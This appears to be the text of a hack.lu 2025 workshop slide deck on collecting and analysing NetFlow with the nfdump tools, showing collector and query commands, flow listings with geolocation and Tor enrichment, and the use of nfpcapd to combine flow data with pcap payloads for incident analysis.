

When NetFlow meets pcap

Workshop hack.lu 2025

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About this workshop

- Introduction
- What is NetFlow? - a NetFlow primer.
- What is nfdump? - a nfdump primer.
- The beauty of NetFlow for Incident handling.
- The shortcomings of NetFlow in incident handling.
- Best of both worlds - NetFlow and pcap.



Remarks

General remarks:

If you collect and/or process network data, make sure you comply with all legal regulations and follow the appropriate compliance of the respective organisation.

All network data, used in this workshop are publicly available.



About

Hands-On:

If you want to follow along all examples and/or play with the datasets:

- Copy the appropriate VM to your disk locally or
- Install nfdump locally and copy the datasets.

VM:

- AMD64 ova image for VMware/VirtualBox
- ARM64 VMware image for OSX silicon users
- Debian - User: netflow, Password: nfdump, Root-password: flowbox
- Folder hack.lu contains all datasets.

Local nfdump installation:

- Clone nfdump: git clone <https://github.com/phaag/nfdump>

```
cd nfdump; sh bootstrap
```

```
sudo apt-get install pkg-config autoconf automake bison flex git clang libzstd-dev libtool libpcap-dev make  
./configure --enable-sflow --enable-readpcap --enable-nfpcapd --enable-maxmind --enable-ja4 --enable-tor
```



What is NetFlow

From Wikipedia:

“NetFlow is a feature that was introduced on Cisco routers around 1996 that provides the ability to collect IP network traffic as it enters or exits an interface.”

- Originally designed for a router internal purpose, in order to optimise routing.
- It turned out to be useful to export these “flows” for analysis purposes.
- Network administrators can determine things such as the source and destination traffic, class of service, and the causes of congestion. (Wikipedia)
- Network security admins can use it to track network incidents.



Primer NetFlow



What is NetFlow

A typical NetFlow monitoring setup consists of at least three main components:


- Flow exporter:
Aggregates packets internally in a flow cache into *flows*.
Exports these flows to one or more *flow collectors*.
- Flow collector:
Receives flows from one or more *flow exporters*, decodes the NetFlow data and stores them for later processing by the *analysis application*.
- Analysis application:
Reads the decoded NetFlow data from the *flow collector* and processes the flows based on the context. (*Incident analysis, network congestions*)



What is NetFlow

Where to get NetFlow?

- Routers (traditionally), Switches, Firewalls, Hosts (*NIX)




Date first seen	Duration	Proto	Src IP Addr:Port		Dst IP Addr:Port	Packets	Bytes	Flows
2025-08-15 04:22:57.681	00:00:18.933	TCP	192.168.22.201:80	->	192.168.203.248:45113	36	2371	1
2025-08-15 04:22:57.681	00:00:18.933	TCP	192.168.203.248:45113	->	192.168.22.201:80	47	59554	1




Collecting NetFlow

NetFlow exporter




NetFlow collector



NetFlow analysis



Collecting NetFlow





NetFlow version

v1 → v5 → v7 → v9 → IPFIX (v10)

Legacy -----> Template-based -----> IETF standard



NetFlow version

NetFlow is defined as *the protocol* sending the data from the exporter to the collector.

Version	Year (approx)	Status	Key features / additions	Notes / usage
v1	~1996	Initial release / prototype	Original fixed format; exported 7-tuple flow data (src/dst IP, ports, protocol, ToS, input interface, counters).	Introduced with early Cisco IOS 11.x. Limited functionality, no timestamps or AS data.
v2	~1997	Experimental (internal)	Minor bug fixes and enhancements over v1.	Never publicly released. Used internally by Cisco during early testing.
v3	~1998	Experimental (internal)	Added timestamps, AS numbers, and routing info.	Prototype of what became v5; never deployed commercially.
v4	~1998	Experimental (internal)	Added BGP next-hop field and route-related data.	Cisco skipped public release; short-lived internal format.
v5	~1998	Production (standardized)	Stable, fixed record format; supports IPv4, AS numbers, BGP next hop, timestamps, input/output interfaces.	Became the de facto standard for many years. Still supported widely today
v6	~1999	Experimental (internal)	Internal testing for flexible field formats and extended flow info.	Never publicly released.
v7	~2000	Production (platform-specific)	Modified v5 for Catalyst 5000/6000 MLS (Multilayer Switching).	Export format differs from v5 — only works on certain Catalyst switches.
v8	~2001	Production (aggregated)	Introduced flow aggregation (by AS, prefix, protocol, etc.) to reduce export volume.	Used for high-performance routers needing summary flow data.
v9	~2004	Production (template-based)	Dynamic, extensible template format; supports IPv6, MPLS, VLANs and more.	Standard today. Basis for IPFIX (RFC 7011) — the modern flow export standard.
IPFIX (v10)	~2008	Production, IETF Standard	Standardized, vendor-neutral Internet Protocol Flow Information Export; extensible, supports custom fields and enterprise IDs.	Industry-wide standard replacing CISCO proprietary NetFlow; supports IPv4, IPv6, MPLS, VXLAN, etc.



NetFlow versions

- IPFIX - often defined as NetFlow v10 - is mostly used these days.
- Cisco [NetFlow V9](#) and [IPFIX](#) are largely the same and differ only in minor details. Both represent the field ID in the template record with a 16 bit field. All 16 bit values (65536) may be considered valid.
- The original NetFlow v9 RFC defined the first 79 field IDs. In general, only IDs up to 127 were considered valid.
- The Cisco website defines valid v9 field IDs up to 127. IDs in the range of 128 .. 32767 match those in the IANA [IPFIX field registry](#).
- The IANA IPFIX registry currently lists specifications up to field ID 529. approximately 500 fields.
- With IPFIX, vendors can also define their own element list (enterprise numbers)
- Cisco firewalls - Adaptive Security Appliance (ASA) - export firewall events (created, deleted, denied ...) as NetFlow v9 records and special field IDs. Flows -> Events.



NetFlow versions

- Cisco reserves the proprietary "NetFlow" name and technology for its flow analysis system.

Compatible (mostly) technologies with different names:

- jflow by Juniper
- NetStream by Huawei
- pflow by OpenBSD
- rflow, flow, AppFlow used by various vendors.
- others

Note:

sFlow is not a NetFlow compatible technology!

sFlow is an industry-standard sampling technology for monitoring high-speed network traffic on routers, switches, and other devices.

sFlow was originally developed by InMon Corp.



NetFlow versions

NetFlow v5 record

```
Flow Record v5:
first      = 1755224965876 [2025-08-15 04:29:25.876]
last      = 1755224965876 [2025-08-15 04:29:25.876]
proto     = 6 TCP
tcp flags = 0x10 ...A....
src port  = 55343
dst port  = 80
src tos   = 0
in packets = 1
in bytes  = 46
src addr  = 192.168.198.58
dst addr  = 192.168.27.222
```

NetFlow v9 record

```
Flow Record v9:
RecordCount = 35
Ident       = TestFlows
Flags       = 0x00 NETFLOW v10, Unsampld
Elements    = 18: 1 2 4 5 7 8 10 12 14 15 16 17 20 22 25 26 38 42
size        = 376
engine type = 34
engine ID   = 35
export sysid = 3
first       = 1562833854517 [2019-07-11 10:30:54.517]
last        = 1562833856288 [2019-07-11 10:30:56.288]
received at = 1562833800001 [2019-07-11 10:30:00.001]
proto       = 6 TCP
tcp flags   = 0x12 ...A..S.
src port    = 22222
dst port    = 80
src tos     = 3
fwd status  = 1
in packets  = 210
in bytes    = 4467904
src addr    = 72.138.170.101: NA/CA/Cambridge long/lat: 43.3662/-80.2222
dst addr    = 42.16.32.6: AS/KR/'South Korea' long/lat: 37.5112/126.9741
input       = 200
output      = 100
src mask    = 24 72.138.170.0/24
dst mask    = 16 42.16.0.0/16
dst tos     = 4
direction   = 2
biFlow Dir  = 0x00
end reason  = 0x00
out packets = 203
out bytes   = 44556677
aggr flows  = 7
src as      = 775
dst as      = 3303
bgp next hop = 172.73.2.3
ip next hop = 172.72.1.2
ip exporter = 127.0.0.1

MPLS Lbl 1 = 1010-0-0
MPLS Lbl 2 = 2020-0-0
MPLS Lbl 3 = 3030-0-0
MPLS Lbl 4 = 4040-0-0
MPLS Lbl 5 = 5050-0-0
MPLS Lbl 6 = 6060-0-0
MPLS Lbl 7 = 7070-0-0
MPLS Lbl 8 = 8080-0-0
MPLS Lbl 9 = 9090-0-0
MPLS Lbl 10 = 100100-0-1
in src mac = 12:34:56:78:90:aa
out dst mac = 2f:ee:dd:cc:bb:ab
in dst mac = 3a:ee:dd:cc:bb:fc
out src mac = 4a:34:56:78:90:0d
bgp next as = 7751
bgp prev as = 33032
cli latency = 0.002 ms
srv latency = 0.022 ms
app latency = 0.222 ms
src xlt ip  = 44.55.66.77
dst xlt ip  = 8.8.8.8
src xlt port = 55667
dst xlt port = 443
nat event   = 1: NAT translation create
nat pool ID = 5
pblock start = 1024
pblock end   = 16534
pblock step  = 2
pblock size  = 4096
vlanID      = 47
post vlanID  = 48
custID      = 49
post custID  = 50
ingress IfID = 112233
egress IfID  = 445566
ethertype    = 0x0000
ip fragment  = 0x40 DF
ip minTTL    = 40
ip minTTL    = 255
```



NetFlow in incident handling

Questions, when doing incident handling:

- Which IP is eating up all my bandwidth?
- Why is my printer communicating with the outside world?
- Why is there traffic at 2 o'clock in the morning?
- We never configured any service on port 2222. What happened?
- ...

Proper NetFlow analysis may help you to answer - at least - some questions?



Primer nfdump

The beauty of NetFlow for incident handling



Nfdump

nfdump is a suite of tools for collecting, processing, and analysing NetFlow with a focus on incident analysis.

Features:

- Collects NetFlow (v1, v5/v7, v9, IPFIX) and sFlow data.
- Multi-threaded for high-performance processing and sorting.
- Advanced flow filtering and aggregation (filter syntax similar to tcpdump, but optimised for flow data). See also the [nfdump CheatSheet](#).
- Supports user-defined flow aggregation.
- Enriches flow records with geolocation, AS, and Tor exit node information.
- Flexible output formats (text, CSV, JSON, and user-defined).
- Optionally integrates GeoDB (geolookup/Maxmind) and TorDB (torlookup) databases.



Primer nfdump

Available collectors:

- nfcapd: collects and decodes NetFlow data from NetFlow exporters
- sfpcad: collects and decodes sflow data from sflow exporters
- nfpcapd: host based NetFlow exporter for most *NIX systems.

NetFlow analysis

- nfdump: reads and processes the NetFlow data, collected by any of the above collectors.
- List flows
- Aggregates flows
- Top n statistics
- ...



Primer nfdump

Flow collection with nfcapd:

- One or several sources (NetFlow exporters) can send data to a collector.
- The collector decodes NetFlow versions v1, v5, v7, v9 and IPFIX.
- Decoded flows are compressed and stored in nfdump binary file format.
- Flow data is stored in a sequence of files, where each file contains the data of a time slice.
- Flow files are named according to the time slice.
- Flow files can be organised in a hierarchy of directories based on the date. Example:
`flows/2011/03/12/22/nfcapd.201103122200`
`flows/2011/03/12/22/nfcapd.201103122205`
`flows/2011/03/12/22/nfcapd.201103122210`
`flows/2011/03/12/22/nfcapd.201103122215`



Primer nfdump

Starting the collector:
(typical arguments)

```
./nfcapd -w flows -S 2 -z=lz4 -p 9996 -I upstream -P /var/run/nfdump.pid -u NetFlow -g NetFlow -D
```

Write into
this directory

Type of sub-directory
hierarchy
2: year/month/day/hour

Compress
data using lz4

Listen on port 9996
for incoming data

Identifier string
given all flows

Write own pid
into this file

Set uid of process
to this user

Set gid of process
to this Group

Detach from terminal
fork() to background

- Nfcapd has many more options including a packet repeater.
- See the nfcapd(1) man page for the detailed list.
- [For the workshop, we don't need the collector. All flows are provided.](#)



Primer nfdump

Flow analysis with nfdump:

- One or more files are processed for the analysis.
- Flows can be filtered according to flow elements (IP, port, proto, vlanID)
- Flows can be printed in many different formats: text, json, ndjson, csv
- Flexible user defined output formats available.
- Flows can be aggregated according to the user needs.
- Flow or element statistics over all flows.
- Flow enrichment with geo data (maxmind) and tor exit node information.

[See the nfdump\(1\) man page for a detailed list of all options.](#)



Primer nfdump

Flow analysis with nfdump:

- Listing flows:

```
nfdump -r example-flows
```

- Using different output formats:

```
nfdump -r example-flows -o raw  
nfdump -r example-flows -o line  
nfdump -r example-flows -o long  
nfdump -r example-flows -o extended  
nfdump -r example-flows -o ndjson
```

- Sort order of flows:

```
nfdump -r example-flows -o long -O tstart          # useful for timeline reconstruction  
nfdump -r example-flows -o line -O duration
```

- Filtering flows: Filter syntax similar to tcpdump, but extended for NetFlow data.

A separate document is available, which describes the filter syntax in detail.

```
nfdump -r example-flows -o line 'proto tcp and port 80'  
nfdump -r example-flows -o line 'proto tcp and port < 1024'  
nfdump -r example-flows -o line 'proto tcp and dst port < 1024'
```

- [For the details, see the nfdump filter cheatsheet.](#)



Primer nfdump

Flow analysis with nfdump:

- Flow statistics:

```
nfdump -r example-flows -s <element>[:p]/[<order-by>[:a][:d]]
# statistics about <element> optionally split by protocol,
# ordered by <order-by> optionally print in ascending or descending order.
```

```
nfdump -r example-flows -s ip/bytes # Top 10 IP stat ordered by bytes descending
nfdump -r example-flows -s ip:p/bytes:a # Top 10 IP stat ordered by port and bytes ascending
nfdump -r example-flows -s ip/flows:d -n 20 # Top 20 IP stat ordered by flows descending
nfdump -r example-flows -s ip/packets/bytes # Two IP top-10 stats: one by bytes and one by packets.
nfdump -r example-flows -s port:p/bytes # Top 10 port stat ordered by protocol and bytes
nfdump -r example-flows -s dstport/bytes # IP top 10 stat ordered by bytes descending
nfdump -r example-flows -s proto/bytes # IP top 10 protocol stat ordered by bytes
```

```
nfdump -r example-flows -s record[:p]/<order-by>[:a][:d]]
# statistics about flow records optionally split by protocol,
# ordered by <order-by> optionally print in ascending or descending order.
```



Primer nfdump

Flow analysis with nfdump:

- Flow aggregation:
Group flows together with the same flow elements to form a single flow.
By default `proto,srcip,dstip,srcport,dstport` are aggregated.

```
% nfdump -r example-flows ip 185.25.10.15
Date first seen      Duration      Proto      Src IP Addr:Port      Dst IP Addr:Port      Packets      Bytes      Flows
2025-09-10 17:42:16.606    00:01:45.002 TCP        45.0.0.15:25 ->    185.25.10.15:49475      4           436        1
2025-09-10 17:41:34.602    00:05:15.008 TCP        185.25.10.15:49475 ->    45.0.0.15:25          10           592        1
2025-09-10 17:47:52.686    00:00:21.000 TCP        185.25.10.15:49475 ->    45.0.0.15:25          2            140        1
2025-09-10 17:45:46.609    00:05:15.080 TCP        45.0.0.15:25 ->    185.25.10.15:49475     10           1724       1
2025-09-10 17:49:58.688    00:05:15.002 TCP        185.25.10.15:49475 ->    45.0.0.15:25          14          18396       1
2025-09-10 17:55:34.690    00:01:03.000 TCP        185.25.10.15:49475 ->    45.0.0.15:25          4           6000        1
2025-09-10 17:56:58.690    00:03:51.000 TCP        45.0.0.15:25 ->    185.25.10.15:49475     12            624        1
2025-09-10 18:03:58.823    00:00:42.000 TCP        45.0.0.15:25 ->    185.25.10.15:49475      3            614        1
2025-09-10 18:01:10.690    00:02:27.000 TCP        185.25.10.15:49475 ->    45.0.0.15:25          8          10324       1
...
Summary: total flows: 25, total bytes: 45946, total packets: 116, avg bps: 79, avg pps: 0, avg bpp: 396
```



```
% nfdump -r example-flows -a ip 185.25.10.15
Date first seen      Duration      Proto      Src IP Addr:Port      Dst IP Addr:Port      Packets      Bytes      Flows
2025-09-10 18:43:52.269    00:13:39.404 TCP        185.25.10.15:41347 ->    45.0.0.15:25          20           3702        5
2025-09-10 18:44:34.274    00:13:39.399 TCP        45.0.0.15:25 ->    185.25.10.15:41347     22           3030        6
2025-09-10 17:41:34.602    00:25:33.221 TCP        185.25.10.15:49475 ->    45.0.0.15:25          42          35660       7
2025-09-10 17:42:16.606    00:24:09.217 TCP        45.0.0.15:25 ->    185.25.10.15:49475     32           3554        7
Summary: total flows: 25, total bytes: 45946, total packets: 116, avg bps: 79, avg pps: 0, avg bpp: 396
```



Primer nfdump

Flow enrichment:

- Geolocation enrichment using local maxmind data DB
- Add 2-letter country code to IP addresses.
- Add AS number if missing, based on IP.
- Add organisation name, based on AS.

```
Flow Record:
  RecordCount = 328
  Ident = none
  Flags = 0x00 PCAP v1, Unsampled
  Elements = 6: 1 2 15 17 29 42
  size = 488
  engine type = 17
  engine ID = 1
  export sysid = 0
  first = 1757089636000 [2025-09-05 18:27:16.000]
  last = 1757089867000 [2025-09-05 18:31:07.000]
  received at = 1759837832191 [2025-10-07 13:50:32.191]
  proto = 6 TCP
  tcp flags = 0x1a ...AP.S.
  src port = 1154
  dst port = 3128
  src tos = 0
  fwd status = 0
  in packets = 9
  in bytes = 1744
  src addr = 192.168.110.10
  dst addr = 212.144.254.123: EU/DE/Böblingen long/lat: 48.6907/8.9707
  src as = 0
  dst as = 3209
```



Primer nfdump

Flow enrichment:

- Geolocation enrichment (maxmind data)

```
% nfdump -r example-flows dst geo nl
Date first seen      Duration      Proto      Src IP Addr(..):Port      Dst IP Addr(..):Port      Packets      Bytes      Flows
2025-09-07 06:02:37.000    00:00:00.000 UDP        192.168.120.22(..):53444 -> 193.0.9.7(NL):53          1           71         1
2025-09-07 07:34:40.000    00:00:00.000 UDP        193.24.227.238(DE):53     -> 172.217.40.76(NL):56680    1          1730        1
2025-09-07 07:35:43.000    00:00:00.000 UDP        193.24.227.238(DE):53     -> 173.194.169.104(NL):59464  1          1518        1
2025-09-10 01:15:58.283    00:00:00.000 UDP        192.168.178.20(..):60170 -> 193.0.14.129(NL):53       1           56         1
2025-09-10 01:16:19.283    00:00:00.000 UDP        192.168.178.20(..):60170 -> 193.0.14.129(NL):53       1           56         1
2025-09-10 14:58:11.398    00:00:00.128 TCP        192.168.168.5(..):2222   -> 192.42.116.218(NL):10501  2           220         1
2025-09-10 14:58:12.360    00:01:33.609 TCP        192.168.168.5(..):2222   -> 192.42.116.218(NL):26489 52716      75.2 M      1
2025-09-10 15:01:29.990    00:00:00.083 TCP        192.168.168.5(..):2222   -> 192.42.116.218(NL):26489 2           220         1
2025-09-10 15:01:33.277    00:01:20.617 TCP        192.168.168.5(..):2222   -> 192.42.116.218(NL):25423 11869      656000      1
```

```
% nfdump -r example-flows -s geo:p
```

```
Top 10 Geo ordered by flows:
```

Date first seen	Duration	Proto	Geo	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
2025-09-05 15:07:04.000	00:07:11.749	TCP	..	4315(65.7)	143524(95.9)	157.9 M(97.7)	0	2924	1099
2025-09-05 14:54:28.000	00:07:21.963	UDP	..	2640(40.2)	11556(7.7)	7.1 M(4.4)	0	128	615
2025-09-05 14:51:05.337	00:07:22.207	UDP	DE	1362(20.7)	2743(1.8)	439204(0.3)	0	7	160
2025-09-05 14:52:06.531	00:04:15.460	ICMP	DE	750(11.4)	750(0.5)	51168(0.0)	0	1	68
2025-09-05 22:51:10.000	00:00:12.012	ESP	DE	730(11.1)	1084(0.7)	375104(0.2)	0	249	346
2025-09-05 14:51:32.067	00:07:12.498	TCP	DE	702(10.7)	2193(1.5)	938433(0.6)	0	17	427
2025-09-05 14:51:20.835	00:07:26.812	TCP	US	600(9.1)	2564(1.7)	476200(0.3)	0	8	185
2025-09-10 08:50:16.569	00:00:29.631	PIM	..	406(6.2)	2524(1.7)	136936(0.1)	0	36	54
2025-09-05 14:58:40.000	00:07:12.266	ICMP	..	401(6.1)	401(0.3)	86976(0.1)	0	1	216
2025-09-05 14:55:52.000	00:07:01.383	OSPF	..	265(4.0)	729(0.5)	67748(0.0)	0	1	92



Primer nfdump

Flow enrichment:

- Tor exit node enrichment using local tor DB.

```
% nfdump -r example-flows/ -o tor ip tor
```

```
Darwin 24.6.0
```

Date first seen	Duration	Proto	Src IP Addr(..):Port	STor	Dst IP Addr(..):Port	DTor	Flags	Packets	Bytes	Flows
2025-09-10 12:54:32.859	00:00:00.370	TCP	157.143.23.44(CH):80	.. ->	109.70.100.70(AT):6270	ex	...AP.SF	5	1078	1
2025-09-10 12:54:32.858	00:00:00.396	TCP	109.70.100.70(AT):6270	ex ->	157.143.23.44(CH):80	..	...AP.SF	8	1152	1
2025-09-10 12:54:33.254	00:00:00.000	TCP	157.143.23.44(CH):80	.. ->	109.70.100.70(AT):6270	ex	...A....	1	40	1
2025-09-10 12:54:48.829	00:00:25.012	TCP	157.143.23.44(CH):80	.. ->	109.70.100.70(AT):26360	ex	...AP.S.	19	23573	1
2025-09-10 12:54:48.829	00:00:25.033	TCP	109.70.100.70(AT):26360	ex ->	157.143.23.44(CH):80	..	...AP.S.	252	10883	1
2025-09-10 14:58:11.396	00:00:00.109	TCP	192.42.116.218(NL):10501	ex ->	192.168.168.5(..):2222	..	...AP..F	4	340	1
2025-09-10 14:58:11.398	00:00:00.128	TCP	192.168.168.5(..):2222	.. ->	192.42.116.218(NL):10501	ex	...AP..F	2	220	1
2025-09-10 14:58:11.546	00:00:00.000	TCP	192.42.116.218(NL):10501	ex ->	192.168.168.5(..):2222	..	...A....	1	52	1
2025-09-10 14:58:12.360	00:01:33.609	TCP	192.168.168.5(..):2222	.. ->	192.42.116.218(NL):26489	ex	...AP.S.	52716	75.2 M	1
2025-09-10 14:58:12.360	00:01:33.670	TCP	192.42.116.218(NL):26489	ex ->	192.168.168.5(..):2222	..	...AP.S.	35276	1.9 M	1
2025-09-10 15:01:29.986	00:00:00.075	TCP	192.42.116.218(NL):26489	ex ->	192.168.168.5(..):2222	..	...AP..F	3	192	1
2025-09-10 15:01:29.990	00:00:00.083	TCP	192.168.168.5(..):2222	.. ->	192.42.116.218(NL):26489	ex	...AP..F	2	220	1
2025-09-10 15:01:30.094	00:00:00.000	TCP	192.42.116.218(NL):26489	ex ->	192.168.168.5(..):2222	..	...A....	1	52	1
2025-09-10 15:01:33.277	00:01:20.610	TCP	192.42.116.218(NL):25423	ex ->	192.168.168.5(..):2222	..	...AP.SF	23777	73.5 M	1
2025-09-10 15:01:33.277	00:01:20.617	TCP	192.168.168.5(..):2222	.. ->	192.42.116.218(NL):25423	ex	...AP.SF	11869	656000	1
2025-09-10 15:02:53.915	00:00:00.000	TCP	192.42.116.218(NL):25423	ex ->	192.168.168.5(..):2222	..	...A....	1	52	1

```
% nfdump -r example-flows/ -s ip ip tor
```

```
Top 10 IP Addr ordered by flows:
```

Date first seen	Duration	Proto	IP Addr	Flows(%)	Packets(%)	Bytes(%)	pps	bps	bpp
2025-09-10 14:58:11.396	00:00:00.282	any	192.168.168.5(..)	11 (68.8)	123652 (99.8)	151.3 M(100.0)	437	4.3 M	1223
2025-09-10 14:58:11.396	00:00:00.282	any	192.42.116.218(NL)	11 (68.8)	123652 (99.8)	151.3 M(100.0)	437	4.3 M	1223
2025-09-10 12:54:32.858	00:00:00.041	any	109.70.100.70(AT)	5 (31.2)	285 (0.2)	36726 (0.0)	6	7165	128
2025-09-10 12:54:32.858	00:00:00.041	any	157.143.23.44(CH)	5 (31.2)	285 (0.2)	36726 (0.0)	6	7165	128



Primer nfdump

Universal binaries geolookup torlookup using the local tor and geo DBs.

```
% geolookup 192.42.116.218
1101 | 192.42.116.218 | SURF B.V. | EU/NL/'The Netherlands' long/lat: 52.3824/4.8995 | sat: 0

% torlookup 192.42.116.218
Node: 192.42.116.218, last published: 2024-07-31 22:43:27, intervals: 1
 0 first: 2024-02-29 12:52:44, last: 2024-08-01 04:26:35

nfdump -r example-flows/ -s ip ip tor
Top 10 IP Addr ordered by flows:
Date first seen Duration Proto IP Addr Flows(%) Packets(%) Bytes(%) pps bps bpp
2025-09-10 14:58:11.396 00:00:00.282 any 192.168.168.5(..) 11(68.8) 123652(99.8) 151.3 M(100.0) 437 4.3 M 1223
2025-09-10 14:58:11.396 00:00:00.282 any 192.42.116.218(NL) 11(68.8) 123652(99.8) 151.3 M(100.0) 437 4.3 M 1223
2025-09-10 12:54:32.858 00:00:00.041 any 109.70.100.70(AT) 5(31.2) 285( 0.2) 36726( 0.0) 6 7165 128
2025-09-10 12:54:32.858 00:00:00.041 any 157.143.23.44(CH) 5(31.2) 285( 0.2) 36726( 0.0) 6 7165 128
Summary: total flows: 16, total bytes: 151.3 M, total packets: 123937, avg bps: 157193, avg pps: 16, avg bpp: 1220
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 16, passed: 16, Blocks skipped: 0, Bytes read: 508600
Sys: 0.1431s User: 0.4611s Wall: 0.0411s flows/second: 388.9 Runtime: 0.0412s

% nfdump -r example-flows/ -s ip ip tor | geolookup
0 | 192.168.168.5 | private | no information | sat: 0
1101 | 192.42.116.218 | SURF B.V. | EU/NL/'The Netherlands' long/lat: 52.3824/4.8995 | sat: 0
208323 | 109.70.100.70 | Foundation for Applied Privacy | EU/AT/Vienna long/lat: 48.1968/16.3191 | sat: 0
8758 | 157.143.23.44 | Iway AG | EU/CH/Zurich long/lat: 47.3779/8.5236 | sat: 0

% nfdump -r example-flows/ -s ip ip tor | torlookup
No tor exit node: 192.168.168.5
Node: 192.42.116.218, last published: 2024-07-31 22:43:27, intervals: 1
 0 first: 2024-02-29 12:52:44, last: 2024-08-01 04:26:35
Node: 109.70.100.70, last published: 2024-07-31 17:25:36, intervals: 1
 0 first: 2024-02-29 14:34:58, last: 2024-08-01 03:15:08
No tor exit node: 157.143.23.44
```



Limitations of NetFlow in incident analysis



Incident analysis

Flows of an incident:

```
% nfdump -r maccdc_2010 -o long ...
```

Date first seen	Duration	Proto	Src IP Addr:Port		Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2011-03-12 20:27:24.150	00:00:00.000	TCP	192.168.24.151:8000	->	192.168.203.248:48246	...A...F	0	1	52	1
2011-03-12 20:27:24.206	00:00:00.000	ICMP	192.168.203.1:0	->	192.168.203.200:3.1	.....	0	1	56	1
2011-03-12 20:27:24.298	00:00:00.025	TCP	192.168.203.248:59727	->	192.168.24.138:8000	...AP..F	0	4	405	1
2011-03-12 20:27:24.298	00:00:00.026	TCP	192.168.24.138:8000	->	192.168.203.248:59727	...AP..F	0	4	1085	1
2011-03-12 20:27:24.304	00:00:00.000	TCP	192.168.203.248:50780	->	192.168.22.251:80	...A...F	0	1	52	1
2011-03-12 20:27:24.304	00:00:00.000	TCP	192.168.22.251:80	->	192.168.203.248:50780	...A...F	0	1	52	1
2011-03-12 20:27:24.308	00:00:00.028	TCP	192.168.203.248:48916	->	192.168.22.251:80	...AP.SF	0	5	434	1
2011-03-12 20:27:24.310	00:00:00.028	TCP	192.168.22.251:80	->	192.168.203.248:48916	...AP.SF	0	4	793	1
2011-03-12 20:27:24.313	00:00:00.000	TCP	192.168.203.248:52208	->	192.168.21.2:443	...APR..	0	2	141	1
2011-03-12 20:27:24.327	00:00:00.014	TCP	192.168.203.248:50689	->	192.168.24.138:8000	...AP.SF	0	6	518	1
2011-03-12 20:27:24.328	00:00:00.013	TCP	192.168.24.138:8000	->	192.168.203.248:50689	...AP.SF	0	5	1148	1
2011-03-12 20:27:24.337	00:00:00.011	TCP	192.168.203.248:39989	->	192.168.22.251:80	...AP.SF	0	5	447	1
2011-03-12 20:27:24.338	00:00:00.011	TCP	192.168.22.251:80	->	192.168.203.248:39989	...AP.SF	0	4	793	1
2011-03-12 20:27:24.342	00:00:00.012	TCP	192.168.203.248:44435	->	192.168.24.138:8000	...AP.SF	0	6	532	1
2011-03-12 20:27:24.343	00:00:00.011	TCP	192.168.24.138:8000	->	192.168.203.248:44435	...AP.SF	0	5	1190	1
2011-03-12 20:27:24.350	00:00:00.016	TCP	192.168.203.248:35363	->	192.168.22.251:80	...AP.SF	0	5	450	1
2011-03-12 20:27:24.351	00:00:00.016	TCP	192.168.22.251:80	->	192.168.203.248:35363	...AP.SF	0	4	793	1
2011-03-12 20:27:24.355	00:00:00.019	TCP	192.168.203.248:58129	->	192.168.24.138:8000	...AP.SF	0	6	526	1
2011-03-12 20:27:24.355	00:00:00.019	TCP	192.168.24.138:8000	->	192.168.203.248:58129	...AP.SF	0	5	1190	1
2011-03-12 20:27:24.365	00:00:00.000	UDP	192.168.202.62:64745	->	8.8.8.8:53	.....	0	1	65	1
2011-03-12 20:27:24.369	00:00:00.015	TCP	192.168.203.248:33541	->	192.168.22.251:80	...AP.SF	0	5	445	1
2011-03-12 20:27:24.370	00:00:00.000	ICMP	192.168.198.59:0	->	192.168.28.110:8.0	.....	0	1	48	1
2011-03-12 20:27:24.371	00:00:00.013	TCP	192.168.22.251:80	->	192.168.203.248:33541	...AP.SF	0	4	793	1
2011-03-12 20:27:24.377	00:00:00.012	TCP	192.168.203.248:49733	->	192.168.24.138:8000	...AP.SF	0	6	529	1
2011-03-12 20:27:24.378	00:00:00.011	TCP	192.168.24.138:8000	->	192.168.203.248:49733	...AP.SF	0	5	1187	1



Incident analysis

Advantages of flow analysis:

- Lots of metadata of network connections available. (~10 .. 20 elements or more)
- Byte and packet counter.
- Widely available format. (NetFlow standard)
- Large volume of network data is reduced to small volume of NetFlow data.

Working with NetFlow is really nice for incident analysis!

Disadvantages of NetFlow data.

- For an in-depth incident analysis, the packet content would be helpful!



Incident analysis

To overcome these limitation, pcaps are sometimes very useful.

- Access to full packet content but ...
- Pcap files are usually very large — often too large to handle efficiently.

Have you ever tried to analyse a 1GB or more pcap file with Wireshark?


- Other tools are required.

It would be useful to combine somehow the advantages of NetFlow and pcap



The best of both worlds - NetFlow and pcap

Pcap





Pcap

Advantages of pcap files:


- All data is available for analysis.

Disadvantages of pcap files:

- Very large files specifically over longer period of time.
- Much of today's traffic is often encrypted - so storing it may be useless.

Where is the most valuable content ?

Pcap





The best of both worlds

Trade-off between full capture and meta data only:

Upper layer application:

- Connection establishment e.g. TLS/SSL
- Protocol handshake. e.g. SMTP, HTTP ...
- Single packet content (DNS)
 - *Capture first sequence of bytes of the connection.*
 - *Store these bytes as payload along the NetFlow data.*
 - *Process NetFlow data and payload data in common filter.*



The best of both worlds

Advantages:

- Additional data available for analysis.
- Process of payload:
 - DNS decoding.
 - TLS handshake decoding:
 - SNI - Server name indication
 - Ja3
 - Ja4
 - Content matching - string, regex etc.




The best of both worlds

How to get there?

There is `nfpcapd`:

- Creates extended NetFlow data
- Listens on an interface on any *nix like OS (Linux, *BSD)
- Converts existing pcap files to extended NetFlow.
- Reduces file size by a factor of ~30 to ~100, depending on traffic pattern.





The best of both worlds

yaf flow software - (Yet Another Flowmeter)

- yaf can send IPFIX flows with payload data.
- nfpcad understands yaf specific IPFIX extensions to collect the payload.

Disadvantage

- Specific flow software (nfpcapd, yaf) or hardware is needed for that.
- Standard network devices do not (yet) support payload exports.



Explore the new world



Step by step

Step by step:

```
% nfcapd -w full-flows -z=lz4 -S2 -ofat,payload -r full.pcap
```

↑
output: 5.9M

↑
input: 159MB

```
% nfdump -r full-flows -o glong
Date first seen      Duration      Proto      Src IP Addr(..):Port      Dst IP Addr(..):Port      Flags      Tos      Packets      Bytes      Flows
2025-09-05 14:51:05.337  00:00:00.000  IPv6      216.66.80.30 (DE):10361 -> 193.24.227.12 (DE):53      .....      0        1          149        1
2025-09-05 14:51:05.337  00:00:00.000  UDP      2620:17..8:f0::7 (DE).10361 -> 2001:47..d031:53 (US).53      .....      0        1          149        1
2025-09-05 14:51:11.631  00:00:00.000  IPv6      216.66.80.30 (DE):43523 -> 193.24.227.12 (DE):53      .....      0        1          107        1
2025-09-05 14:51:11.631  00:00:00.000  UDP      2001:47..7c:a4cb (DE).43523 -> 2001:47...a25:53 (US).53      .....      0        1          107        1
...
